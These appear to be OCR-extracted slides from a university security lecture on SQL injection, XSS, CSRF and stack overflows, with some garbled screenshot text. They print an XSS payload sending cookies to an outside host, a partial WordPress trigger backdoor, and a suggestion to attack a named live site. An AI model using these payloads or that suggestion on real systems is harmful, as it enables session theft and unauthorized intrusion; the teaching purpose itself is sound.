OSY.SSI[2018][11]

Ok so we have our secure channel

From now on, we will look as a single target, which is connected to a network.

The typical scenario is an Internet-connected web server.

(How do I find those?)

John Draper, aka Capn Crunch

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Basic SQL injection

- SQL db are queried by commands
- Commands may include user-supplied data
- Example :

`https://www.site-educatif.xxx/q?video=fluffycat12345`

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Do it! Do it!

If you haven't, try it yourself

- Option 0: setup a server and SQL db, write a vulnerable page, test it (1hr)
- Option 1: goto `hack.me` search SQLi and play :) (5mn)
- Option 2: goto `http://jmchilton.net/sqlinject/create.php` (yay!)
- Option 3: find a really vulnerable website, e.g. `http://www.4ips.biz/products.php?id=7` and try it (may be illegal)

Everyone knows about SQL injections

So popular, even J. K. Rowling wrote about it! (The Casual Vacancy)

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EVERYONE KNOWS ABOUT SQL INJECTION RIGHT

What can we do with it?

- Escape scope with ' and comment commands with –
- Bypass conditions with tautologies $1 = 1$
- Number of columns with order by <n>
- Name of columns with or <column name> is NULL
- Other tables with union <query>

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  ```
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  ```
- JHijack, BSQL, themole, Pangolin, sqlmap.py, Havij, Enema, sqlninja, sqlsus, Safe3, SQL Poizon, Burp, Absinthe...
  ```

What can we do with it?

```
delimiter #
create trigger <trigger_name>
before <update|insert|delete> on <table_name>
  for each row begin
    <your code>
  end; #
delimiter ;
```

(SQL procedures, syntax may vary)

What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
  IF NEW.comment_content = 'way around the back' THEN
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(Does erasing the whole table solve the problem?)

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What happened?

- SQL mixes command with data: in-band signalling

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OK, let's take a step back

What happened?

- SQL mixes command with data: in-band signalling (usually a bad idea)
- Does this happen elsewhere?

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```
http://foo.bar/q?
  search_terms=
    <script>
     document.location='http://hackerman.wanadoo.fr/'+document.cookie;
    </script>
```

Everyone knows about XSS

Send code through “message posts”

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- MySpace, 2006 (samy is my hero)
- Facebook, 2011
- Twitter, 2009-2014
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EVERYONE KNOWS ABOUT XSS OKAY

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- Play with `http://google-gruyere.appspot.com/start`

Everyone knows about CSRF

`@rainbowtwtr`, 14 august 2010.

Twitter: "OK we fixed it"


twitter
Login Join Twitter!
I just started a Twitter worm
2:08 PM Sep 21st via web
Retweeted by 10 people
1267
judofyr
Magnus Holm
© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy


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


© 2010 Twitter About Us Contact Blog Status Goodies API Business Help Jobs Terms Privacy

@Matsta, @Peppery, @zzap: "Olol we can make it spread faster!"




Sarah Brown (SarahBrownUK) on Twitter
http://twitter.com/sarahbrownuk
Google
Most Visited
Getting Started
Sarah Brown (SarahBrownUK) on T
http://twitter.com/sarahbrownuk
USB
YOUR friends on YOUR background
Twilk .com
malaria
mumsnet
twitter
Get short, timely
Twitter is a rich source of
incredibly wide variety of
Sign Up ›
SarahB
don't touch the
twitter feed has
odd going on ! S
2 minutes ago via web
asos
Have an account? Sign in
arah Brown.
nation. It's easy to stay updated on an
follow @SarahBrownUK.
ting follow SarahBrownUK to 86444 in the United Kingdom
Codes for other countries
5,352
1,120,584 followers
3,408 listed
Tweets 3,663
Favorites
Following
Done



White House Press Secretary Robert Gibbs

That was bad news for Sarah Brown, the wife of former British Prime Minister Gordon Brown, who inadvertently spread the pornographic version of the worm to her 1.2 million followers.

SQL, XSS, CSRF: do it yourselves!

- `http://sqlzoo.net/hack/`
- `http://google-gruyere.appspot.com`
- `https://xss-game.appspot.com`
- `https://www.hackthissite.org/`

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
:(
Your PC ran into a problem that it couldn't handle, and now it needs to restart.
You can search for the error online: HAL_INITIALIZATION_FAILED

On the Merits of Entomology

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The ſcience of inſects

- Bugs are our friends
- They tell us something interesting about *how things work*
- So we are going to look for bugs. And replicate them. And nurture them. Many.

BUGS EVERYWHERE!!!

Om nom nom nom nom

TL;DR Show me the demo you sick man!

DEMO

What this is all about

- So far, we have treated information as
  - A physical object (with access control)
  - A message across a communication channel (side and covert exploitation)
  - Non-random data (with cryptography)

I will code along, and I invite you to replicate my efforts. Here or at home, or both. So let's start a Python interpreter.

Mise en bouche: everyone knows about floating-point numbers

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(Also: $x + (y + z) \neq (x + y) + z$, $x(yz) \neq (xy)z$, $x(y + z) \neq xy + xz$, etc.)

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Do programmers know this and its consequences when they design and implement programs?

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  - Computer system down. Propulsion system down. In the middle of nowhere.
- And various major vulnerabilities based on number play
  - WebKit/Chrome (CVE-2009-2195)
  - Ruby (CVE-2013-4164)
  - Adobe Flash (CVE-2015-3077, CVE-2014-0502, etc.)
  - Mozilla Thunderbird (CVE-2017-5407): Pixel and history stealing via floating-point timing side-channel!

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  - Anything that takes user input from the keyboard
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- A string is a sequence of bytes (the smallest native unit).

H	e	l	l	o	[SPACE]	w	o	r	l	d
72	69	108	108	79	32	119	79	82	76	68

- To work with this information, the program has to store it *somewhere in memory*.

- In fact, to work with *any* information, the program has to store it in memory.

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objdump -d [program]
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```
objdump -d [program]
```

- We can use a debugger to load the program in memory and follow its execution

```
gdb [program]
```

Ultra-quick gdb tutorial

- `break main` (set a breakpoint at the beginning of the `main` function)
- `disass main` (show `main` assembly code)
- `r [arguments]` (run until first breakpoint is reached)
- `break *0x[address]` (set a breakpoint at this code address)
- `cont` (continue until the next breakpoint)
- `info reg` (show CPU registers)
- `x/32bx 0x[address]` (display contents of memory at this address)
- `x/s 0x[address]` (display string at this address)
- `bt` (backtrack function calls)

Ultra-quick gdb tutorial

- Try the demo again and see what's happening.

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

- What are the `push` and `pop` opcodes about?
- What are the `leave` and `ret` opcodes about?
- What is `esp`, `ebp`? `eip`?


Let's take some distance




Now zoom on the stack




Now zoom on the stack




Now zoom on the stack




Now zoom on the stack




Now zoom on the stack



Now zoom on the stack



Now zoom on the stack



Yay! A crash!

Goodness gracious! What just happened!?

And will the program survive!?

Will it find its true love? Will she love him back!?

It is the end? or a new beggining?

Stay tuned for more passion, suspense, and drama

Next week at CS